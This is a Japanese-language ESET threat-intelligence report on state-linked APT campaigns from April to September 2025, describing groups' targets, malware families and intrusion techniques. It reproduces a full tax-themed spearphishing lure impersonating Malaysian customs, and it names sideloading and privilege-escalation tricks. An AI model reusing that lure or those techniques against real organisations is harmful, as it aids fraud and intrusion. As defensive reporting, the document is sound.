Cybersecurity
Progress. Protected.

APT 活動レポート

ウクライナおよびその戦略的パートナーへの攻撃を激化させるロシア系 APT

2025 年 4 月～ 2025 年 9 月

(eset):research

目次

エグゼクティブサマリー

最新の ESET APT 活動レポートをご覧いただきありがとうございます。

このレポートでは、2025 年の 4 月から 2025 年 9 月までに ESET の研究者が文書化して報告した一部の APT（持続的標的型攻撃）グループの注意すべき活動内容をまとめています。ここで紹介している APT グループの活動は、当該期間に ESET が観測・分析した多様な脅威の中でも特に注目すべき事例です。本 APT 活動レポートでは、ESET と契約しているお客様に提供しているサイバーセキュリティインテリジェンスデータの一部を要約し、重要な傾向と脅威の進化を伝えています。

この期間中、中国とつながりのある APT グループは、中国政府の地政学的な目的の達成を支援する活動を引き続き展開していました。ESET はこの期間、初期アクセスおよびラテラルムーブメントの両方に AiTM 攻撃（Adversary-in-the-Middle）の手法を利用する、PlushDaemon、SinisterEye、Evasive Panda、TheWizards などのグループの事例が増加していることを観察しました。FamousSparrow は、トランプ政権が進める中南米戦略的への対応や、米中間で続く覇権争いに加わっているとみられ、中南米を標的とした活動を展開しており、同地域の複数の政府機関を攻撃しています。Mustang Panda は、依然として東南アジア、米国、欧州で活発に活動しており、政府機関、エンジニアリング、海上輸送分野の企業を主な標的としています。Flax Typhoon は、台湾の医療業界を狙っており、外部に公開された Web サーバーの脆弱性を悪用して Web シェルを展開して、標的とする組織の環境を侵害しています。同グループは SoftEther VPN インフラを頻繁にメンテナンスしており、オープンソースプロキシ「BUUT」の使用も開始しました。一方、Speccom は中央アジアのエネルギー分野を標的としています。同グループの活動は、現地で中国資金が関与する事業活動の動向を把握するとともに、中国の海外エネルギー供給や戦略的柔軟性に影響を与えることを目的としているとみられます。Speccom が使用するバックドアの一つ「BLOODALCHEMY」は、中国系の複数グループで広く利用されていると考えられます。

ESET は、イランとつながりのある APT グループである MuddyWater によるスピアフィッシング攻撃も引き続き増加していることをも確認しています。MuddyWater は、標的の組織で侵害したメールアカウントから社内向けにスピアフィッシングメールを送信する手法を取り入れており、攻撃の成功率を大幅に高めています。その他のイラン系グループも活発な攻撃を続けています。BladedFeline は新しいインフラを採用しており、GalaxyGato は C5 バックドアを改良して展開しています。GalaxyGato は、また、DLL 検索順序ハイジャックの手法によって認証情報を窃取するという、注意すべき手法をキャンペーンに取り入れています。

北朝鮮とつながりのある攻撃グループは暗号資産業界を標的にしています。特筆すべき点として、これまで攻撃が観測されていなかったウズベキスタンにも活動範囲を拡大していることが挙げられます。ESET は最近数か月の間に、DeceptiveDevelopment、Lazarus、Kimsuky、Konni によっていくつもの新しいキャンペーンが展開されていることを確認しています。これらのキャンペーンの目的は、スパイ活動、北朝鮮政権の地政学的な目的達成のための活動の推進、政権のための資金獲得です。Kimsuky は ClickFix という手法を試し、外交機関や韓国のシンクタンク、学術機関を標的にしています。一方、Konni は従来とは異なり macOS システムを標的としたソーシャルエンジニアリングを実行しています。

ロシアと関連する APT グループは引き続きウクライナおよびウクライナと戦略的な関係がある国々を標的にしており、活動の範囲をヨーロッパの組織にも拡大しています。主な侵入手法は依然としてスピアフィッシングでした。RomCom は WinRAR のゼロデイ脆弱性を悪用し、

悪意のある DLL を展開して複数のバックドアを配信していました。ESET は、この脆弱性を WinRAR に報告し、同社は迅速に修正パッチを提供しています。RomCom は主に、ヨーロッパとカナダの金融、製造、防衛、物流業界の組織を標的に攻撃していました。Gamaredon はウクライナを標的とした攻撃を最も多く実行している APT グループであり、同グループの活動頻度は顕著に増加しており激化しています。ロシアの APT グループは通常独立して行動していますが、今回見られた活動の急増では、ロシアの複数のグループが一時的に協力していることが確認されていますが、これは稀な事例です。Gamaredon は Turla のバックドアを選択して展開していました。この協力関係を契機として、Gamaredon のツールセットは進化を続けており、新たなファイル窃取ツールやトンネリングサービスの導入が確認されています。

Sandworm も Gamaredon と同様にウクライナを標的にしていましたが、その目的はサイバースパイ活動ではなく破壊でした。Sandworm は、ZEROLOT や Sting といったデータワイパー（データ破壊マルウェア）を政府機関、エネルギー、物流業界、さらに特筆すべきことに穀物業界の組織に対して使用しています。その目的は、ウクライナ経済の弱体化であると考えられます。別のロシア系 APT グループ InedibleOchotense は、ESET になりすましたスピアフィッシング攻撃を展開していました。このキャンペーンでは、メールや Signal メッセージを通じて、トロイの木馬化した ESET インストーラーが配信されています。この偽インストーラーは、正規の ESET 製品と同時に Kalambur バックドアをダウンロードします。

また、比較的知名度の低い APT グループである FrostyNeighbor が Roundcube に存在する XSS の脆弱性を悪用していたことにも注意が必要です。ポーランド企業になりすましたスピアフィッシングメールによって、ポーランドおよびリトアニアの企業が標的となりました。これらのメールは、箇条書きと絵文字を組み合わせた独特の構成になっており、AI 生成コンテンツに似ていることから、AI が利用されていると考えられます。配信されたペイロードには、認証情報とメールメッセージを窃取するツールが含まれていました。ESET は、イラクでこれまで特定されていなかった Android スパイウェアの系統を特定し、Wibag と命名しました。このスパイウェアは YouTube アプリのように偽装しており、Telegram、WhatsApp、Instagram、Facebook、Snapchat などのメッセージングプラットフォームを標的としています。このスパイウェアの機能には、キーロギング、SMS メッセージや通話履歴、位置情報、連絡先、画面録画、WhatsApp 通話や通常の通話録音などの情報を窃取する機能が含まれています。興味深いことに、このスパイウェアの管理パネルのログインページには、イラク国家保安局（Iraqi National Security Service）のロゴが表示されていました。

ESET製品は、本レポートに記載されているAPTグループによる攻撃からお客様のシステムを保護しています。本書に記載されている情報は、主に ESET 独自のテレメトリデータ（監視データ）に基づいており、ESET の研究者によって検証されています。ESET の研究者は、重要な APT グループの活動を詳述した技術レポートと最新の活動情報を提供しています。これらの脅威インテリジェンスを分析したレポートは、「ESET APT レポート（有料版）」として提供されており、サイバー犯罪者や国家主導のサイバー攻撃から国民、国家の重要インフラ、価値の高い資産を保護するために取り組んでいる組織にとって有用な情報になっています。

高品質で実用的な戦略立案に役立つサイバーセキュリティ脅威インテリジェンスを提供する「ESET APT レポート」の詳細は、**ESET 脅威インテリジェンスのページ**をご覧ください。


攻撃者と標的

ヨーロッパ全体の政府機関が、引き続きサイバースパイ活動の主要な標的となっていました。この傾向は、ロシアとつながりのある APT グループがウクライナおよび複数の EU 加盟国に対する作戦を強化したことが主な要因です。ウクライナ国内以外の標的においても、戦略的または軍事作戦上の観点からウクライナとの関連性が確認された点は注目に値します。これは、ウクライナが依然としてロシアの諜報活動の中心的な標的であることを裏付けています。Gamaredon は今もウクライナ国内で最も活発に活動する攻撃グループです。一方、Sandworm はウクライナの政府機関、エネルギー、物流、そして穀物業界を標的とした破壊的なキャンペーンを継続しています。


アジアにおいて、APT グループは引き続き政府機関、テクノロジー、エンジニアリング、製造業界を標的としており、この傾向は前回のレポート期間と同じです。

一方、北朝鮮と関連するの攻撃グループは引き続き活発に活動しており、韓国とそのテクノロジー業界、特に北朝鮮の現体制にとって重要な収入源となっている暗号資産を標的とした作戦を展開していました。次に多く標的となっていたのは、政府機関、エンジニアリング、製造業界でした。

イランと関連する APT グループは引き続きイスラエルを主な標的としており、政府機関およびエンジニアリング業界への攻撃を継続していました。



攻撃グループ



対象となった国と業界

中国

Mustang Panda Flax Typhoon Speccom DigitalRecyclers Silver Fox FamousSparrow SinisterEye PlushDaemon

中国とつながりのある APT グループの活動概要

中国系のグループは依然として非常に活発です。最近 ESET の研究者はアジア、ヨーロッパ、ラテンアメリカ、米国にわたって展開されたキャンペーンを観測しています。活動範囲がグローバル化している背景には、中国系の攻撃グループが、中国政府にとっての多岐にわたる地政学的課題を支援するために、継続的に動員されていることがあります。

2025 年 4 月から 9 月にかけて、Mustang Panda、Flax Typhoon、Speccom、DigitalRecyclers、さらに中国の支援を受けたサイバースパイ活動と金銭を目的とするサイバー犯罪を組み合わせた活動を展開している Silver Fox の、各グループによるさまざまなキャンペーンを ESET は観測しています。


6 月から 9 月、FamousSparrow がラテンアメリカ全域で複数の作戦を実施しており、その多くは政府機関を標的としていました。これらは、同期間に FamousSparrow が行ったとみられる活動の大部分を占めており、同グループのここ数か月の主な活動地域がラテンアメリカであったことを示しています。これらの活動は、米中間の地域における勢力争い、特にトランプ政権によるラテンアメリカへの関心が再び高まっていることと部分的に関連している可能性があると考えられます。

ここ数か月、ESET の研究者は、中国に関連する攻撃グループが AiTM 攻撃（Adversary-in-the-Middle）手法を用いるケースが増加していることも確認しています。例えば、SinisterEye はソフトウェアアップデートの仕組みを乗っ取り、台湾、ギリシャ、エクアドルの組織を標的にしていることが観測されています。一方、PlushDaemon はルーターなどのネットワーク機器を侵害し、カンボジアに拠点を置く日本企業や多国籍企業のオフィスに独自のツールを展開していることも観測されています。


世界で活発化する中国系 APT の活動

この期間を通じて、Mustang Panda は非常に活発であり、東南アジア、米国、ヨーロッパでの活動が観測されています。Mustang Panda は複数の政府機関やエンジニアリング業界の組織を標的とし、2024 年 4 月～ 9 月期の「APT 活動レポート」で初めて報告したように、リムーバブルメディアを用いた攻撃も主に海運業界の組織に対して行っていました。

4 月、Flax Typhoon は過去と同様に台湾を標的とした攻撃を仕掛けていましたが、今回は医療分野に焦点を当てていました。



中国系 APT グループの**標的となっている業界**



中国系 APT グループが使用している**初期アクセスの手法**とその MITRE ATT&CK の ID


Flax Typhoon は引き続き、外部に公開されている Web サーバーを攻撃して Web シェルを展開しており、**2024 年第 2 四半期から 2024 年 4 月～ 9 月期の「APT 活動レポート」**で報告したように、新しいサーバーを定期的に展開することで SoftEther VPN インフラを維持しています。また、Flax Typhoon のオペレーターは、**GitHub で公開されている** Rust で実装されたオープンソースプロキシ「BUUT」の使用を開始しています。BUUT はインフラの SoftEther サーバーの一部からダウンロードされており、VPN サーバーをダウンロードサーバーとして頻繁に利用しています。

7 月、Speccom は中央アジアのエネルギー業界を標的とし、`UzGasTrade 26.06.2025.doc` という名前の悪意あるマクロを含む文書を添付したスピアフィッシングメールを使用して攻撃を行いました。このスピアフィッシングメールは、同じく中央アジアに所在し、侵害された可能性のある政府機関から送信されていたことが確認されています。侵入後、Speccom のオペレーターは、第一段階のバックドアを展開しています。ESET はこのバックドアを CalaRat と命名しています。Speccom はこのバックドアを利用して、BLOODALCHEMY バックドアの亜種を展開しています。このマルウェアは **Elastic Security** および**伊藤忠サイバー＆インテリジェンス**によって公開および分析されており、中国系の攻撃グループ間で共有されているツールであると考えられています。同グループはさらに、通信プロトコルで DWORD `0x6B696473`（ASCII で「`kids`」を表す）を使用しており、ESET が kidsRAT と命名したバックドアや、Rust で作成された別のバックドア RustVoralix も展開しています。中央アジアは、中国が長年にわたり海上輸入へのエネルギー依存を低減しようとする戦略上、**極めて重要**な地域です。そのため、Speccom の標的選定は、この地域における中国資金が関与する事業活動をより詳細に監視する意図を反映している可能性があります。

DigitalRecyclers は、以前の **2023 年 10 月～ 2024 年 3 月期の APT 活動レポート**で取り上げたように、KMA VPN オペレーショナルリレーボックス（ORB）ネットワークを使用しているグループですが、引き続きヨーロッパの組織を標的とした活動を展開していました。7 月に同グループが南ヨーロッパの政府機関を重点的に標的としていたことに注意が必要です。興味深いことに、このグループは一般的ではない常駐化の手法を用いており、Oddvar Moe の**記事**で説明されている手法の一部を改変して、アクセシビリティツールである Magnifier を悪用し、SYSTEM 権限を取得していました。

Silver Fox は、**国家による支援を受けてサイバースパイ活動と金銭目的のサイバー犯罪**を組み合わせた手法を取り入れている攻撃グループですが、同グループは、8 月から 9 月にかけて、香港、マレーシア、インドの複数の組織を標的としました。同グループは、図 1 に示すように税金をテーマにしたスピアフィッシングメール（メールの内容を英語に機械翻訳した内容を図 2 に掲載）を使用し、最終的なペイロードとして HoldingHands RAT を展開しました。

この期間中、FamousSparrow はラテンアメリカ全域で頻繁に活動しています。活動内容の詳細については次のセクションで説明します。同時期に、SinisterEye は中国国内で活動する複数の外国組織を標的としています。これらの攻撃の詳細は次ページで説明します。



KASTAM DIRAJA MALAYSIA
Bahagian Cukai Dalam Negeri
Ibu Pejabat Kastam Diraja Malaysia, Putrajaya

Tarikh: 20 Ogos 2025
Rujukan Kami: [redacted]

Kepada: [redacted]

NOTIS CUKAI

Tuan/Puan yang dihormati,
Dimaklumkan bahawa pihak Jabatan Kastam Diraja Malaysia (JKDM) sedang menjalankan semakan pematuhan cukai di bawah peruntukan Akta Cukai Jualan 2018 dan/atau Akta Cukai Perkhidmatan 2018.

Berdasarkan rekod pihak kami, terdapat maklumat yang memerlukan pengesahan lanjut daripada pihak tuan/puan. Sehubungan itu, pihak tuan/puan dikehendaki mengemukakan dokumen berikut dalam tempoh 14 hari daripada tarikh notis ini:

Penyata Cukai Jualan/Perkhidmatan bagi tempoh yang ditetapkan (nyatakan bulan/tahun)

Invois jualan dan pembelian berkaitan

Penyata bank untuk tempoh berkenaan

Sebarang dokumen sokongan lain yang berkaitan

Sekiranya gagal memberikan maklum balas atau kerjasama dalam tempoh yang ditetapkan, tindakan boleh diambil di bawah peruntukan undang-undang yang berkuat kuasa, termasuk penalti atau pendakwaan.


Sila serahkan notis ini kepada Pengurus Kewangan syarikat tuan/puan untuk meneliti lampiran dan melengkapkan proses pengisytiharan cukai.

Kerjasama pihak tuan/puan amat dihargai.

Sekian, terima kasih.

DATO HAJI THANARAJAH BIN ALI
Bahagian Pematuhan Cukai Korporat
Jabatan Kastam Diraja Malaysia (JKDM)

図 1. Silver Fox が 2025 年 8 月 20 日に送信した税金をテーマにしてスピアフィッシングメール



ROYAL MALAYSIAN CUSTOMS
Internal Revenue Division
Royal Malaysian Customs Headquarters, Putrajaya

Date: 20 August 2025
Our References: [redacted]

To: [redacted]

KNOW CUKAI

Dear Sir/Madam,
Please be informed that the Royal Malaysian Customs Department (RMCD) is conducting a tax compliance review under the provisions of the Sales Tax Act 2018 and/or the Service Tax Act 2018.

Based on our records, there is information that requires further verification from you. Accordingly, you are required to submit the following documents within 14 days from the date of this notice:

Sales/Service Tax Return for the specified period (state month/year)

Related sales and purchase invoices

Bank statement for the period in question

Any other relevant supporting documents

Failure to provide feedback or cooperation within the specified period may result in action being taken under applicable law, including penalties or prosecution.

Please submit this notice to your company's Finance Manager to review the attachments and complete the tax declaration process.

Your cooperation is greatly appreciated.

That's it, thank you.

DATO HAJI THANARAJAH BIN ALI
Corporate Tax Compliance Division
Royal Malaysian Customs Department (RMCD)

図 2. Silver Fox が 2025 年 8 月 20 日に送信した税金をテーマにしてスピアフィッシングメールの機械翻訳

FamousSparrow がラテンアメリカに進出

2025 年 6 月から 9 月の間、ラテンアメリカのいくつかの国で FamousSparrow による大規模な活動が観測されました。これらの活動の多くは政府機関を標的としていました。

ESET は 7 月に、アルゼンチン、グアテマラ、ホンジュラスの政府機関に属する複数のマシンで、以前に WeLiveSecurity のブログで報告した SparrowDoor のローダーおよび検体を検出しました。これらすべての事例において、`BugSplatRC.dll` という名前のローダーが、正規のクラッシュ報告ユーティリティ「BugSplat」を通じてサイドローディングされています（このユーティリティの名前は、`mantec.exe`、`kasper.exe`、`trend.exe` に変更されています）。また、この攻撃グループは、ProxyLogon の脆弱性を悪用してグアテマラのある組織のネットワークにアクセスしたと思われる証拠も見つかっています。

7 月下旬、ESET は、パナマのあるマシンで FamousSparrow の攻撃である特徴を示す不審なメモリ内の処理を検出しました。調査したところ、この侵害は 2025 年 6 月から始まっており、同じ組織内の複数のマシンが影響を受けていました。FamousSparrow が、侵害した後に攻撃を続行するためのオープンソースツール atexec-pro を使用して、被害者のネットワーク内でラテラルムーブメントを行っていた明確な証拠を ESET は確認しています。ESET は、FamousSparrow のオペレーターが、オープンソースプロジェクトを改変・再構築したパッケージやカスタマイズ版を利用したセキュリティ侵害後のツールを使用しているのを観測しました。

8 月には、エクアドルの政府機関に属するマシン上でも SparrowDoor のローダーを検出しました。9 月にも同じ標的に対する同様の活動が再び観測されています。FamousSparrow によるラテンアメリカ諸国の被害を受けた対象は以下の通りです。

- アルゼンチンの複数の政府機関
- エクアドルの政府機関
- グアテマラの政府機関
- ホンジュラスの複数の政府機関
- パナマの政府機関

標的となった特定の組織や、活動時期から判断すると、FamousSparrow がラテンアメリカの国々に対する攻撃に突然注力したのは、同地域における最近のアメリカの各種施策に対する中国の反応の一環である可能性があります。例えばここ数か月トランプ政権は、パナマ運河に関する中国の金融的影響力を削減するために積極的に動く一方で、近年中国政府の影響力が拡大していたエクアドルとの関係改善を進めてきました。

FamousSparrow の活動は、外交環境が変化しつつある中で、中国がこれらの国家の意図や動向を把握しようとしている可能性があると ESET は考えています。ホンジュラスとグアテマラへのキャンペーンは、これらの国々と台湾との関係に関する最近の動向や国家の方針を探る目的があった可能性があります。

ラテンアメリカへのこのキャンペーンは、この監視期間に FamousSparrow が行ったとみられる活動の大部分を占めており、同グループのここ数か月の主な活動地域がラテンアメリカであったことを強く示しています。

AiTM 攻撃（Adversary-in-the-Middle）を使用する APT

ESET は、AiTM 攻撃の手法によって、アップデートの仕組みをハイジャックしてマルウェアを配信する新たな攻撃事例を発見して未然に防ぐ取り組みを行ってきました。過去 2 年間に ESET は、この手法を初期アクセスとラテラルムーブメントの両方で用いている中国系 APT グループの事例が増加傾向にあることを確認しています。これらの APT グループには、初期アクセスに使用しているグループ（例：SinisterEye、PlushDaemon、EvasivePanda、Blackwood）や、侵害したネットワークでのラテラルムーブメントに使用しているグループ（例：TheWizards）があります。現在、ESET は中国とつながりがあり活動中の 10 の APT グループを追跡しています。これらの攻撃グループについては、WeLiveSecurity のブログで近日中に詳しく解説する予定です。このサマリーでは、SinisterEye と PlushDaemon の 2 つの APT グループの活動を取り上げます。

SinisterEye（別名、LuoYu または CASCADE PANDA）は、中国系の APT グループであり、中国国内外の組織に対してサイバースパイ活動を展開しています。SinisterEye は、インターネットのバックボーンインフラにアクセスできるとみられ、その主な初期アクセスの手法として、ソフトウェアアップデートの仕組みをハイジャックし、自身の主力バックドアを配信する方法を用いています。その主力バックドアとして、Windows には WinDealer、Android には SpyDealer が使用されています。過去 6 か月間、SinisterEye は、中国が現在優先的に取り組んでいる地政学的な課題と明らかに関係している組織を標的に活動してきました。

5 月以降、このグループは防衛航空分野の台湾企業が中国に展開している拠点を継続的に標的にしています。この標的の戦略的価値は明らかですが、この企業は半導体産業にも関与しています。半導体分野は現在、中国系グループにとって重点的な対象となっているようです。8 月に入ると SinisterEye は、中国に拠点を置くアメリカの貿易団体の関係者や、同じく中国にあるギリシャの政府機関のオフィスを標的にし始めました。この貿易団体が標的となったのは、米中間の現在の商業的な対立に関連していると考えられます。報告によると、標的となった組織は、複数のアジア諸国に対する一部の米国関税を緩和するためのロビー活動に関与していたとされています。ESET は 9 月に、エクアドルの政府機関のマシンでも WinDealer の検体を特定しています（中国とラテンアメリカに関する地政学的背景については前のセクションを参照）。

SinisterEye のハイジャック手法は主に、中国製ソフトウェアの古いアップデートプロトコル（例：Sogou Pinyin Method、360 Total Security、Taobao、Youdao）に焦点を当てているようです。しかし、転送中に実行ファイルが置

き換えられたとみられる事例も確認されており、SinisterEye の能力は特定ソフトウェアのアップデートに限定されないことが示されています。

PlushDaemon は、中国系の APT グループで、中国国内外でサイバースパイ活動を行っています。PlushDaemon は、ルーターなどのネットワークデバイスを侵害して、AiTM 攻撃を行い、ESET が EdgeStepper と命名したツールを展開します。このツールは、標的ネットワークの DNS トラフィックを攻撃者の管理下にあるリモートの DNS サーバーにリダイレクトします。このサーバーは、ソフトウェアアップデートインフラに関連するドメインの問い合わせに対して、アップデートをハイジャックする Web サーバーの IP アドレスを返します。そして最終的に、PlushDaemon の主力バックドアである SlowStepper を提供します。

6 月、PlushDaemon はカンボジアにある日本企業のオフィスおよび大手多国籍企業の支社を標的にしました。後者の企業は、中国が世界的に展開している一帯一路のプロジェクトに深く関わっており、カンボジアの石油・ガス分野に大規模な投資を行っています。興味深いことに、2025 年 4 月、中国企業がカンボジアで**大規模な石油精製所**建設に関する大規模な提携を締結したことが発表されています。このプロジェクトの規模は約 35 億米ドルと見積もられています。PlushDaemon の活動の対象と時期から判断すると、これらの取引に関する情報収集を目的としていた可能性があります。

イラン

MuddyWater GalaxyGato

イランとつながりのある APT グループの活動概要


イラン系の脅威グループも、この監視期間中に活動を休止していたわけではありません。MuddyWater は最も活発に活動しており、BladedFeline（OilRig のサブグループ）は新たなインフラを構築し、GalaxyGato（別名：C5、Smoke Sandstorm、TA455、または UNC1549）は、C5 バックドアを改良してギリシャやイスラエルの複数の組織を標的にしました。

2025 年 6 月には、既知のグループとの関係を特定できていませんが、イラン系グループに典型的な指標や TTP を示すキャンペーンも発生しました。このキャンペーンでは主に、Go 言語で作成されたワイパー型マルウェアが、イスラエルのエネルギーおよびエンジニアリング分野の組織を狙って使用されています。このワイパー型マルウェアは `gowiper.exe` や `wiper.exe` と名付けられていることも、目立たないように `wp.exe`、`duser.exe` という名前が使われているケースもありました。これらのワイパー型マルウェアは、GitHub から直接入手されたもの、または同様のものを改変したバージョンであると考えられます。

MuddyWater、内部関係者を装ったスピアフィッシングを各国で展開

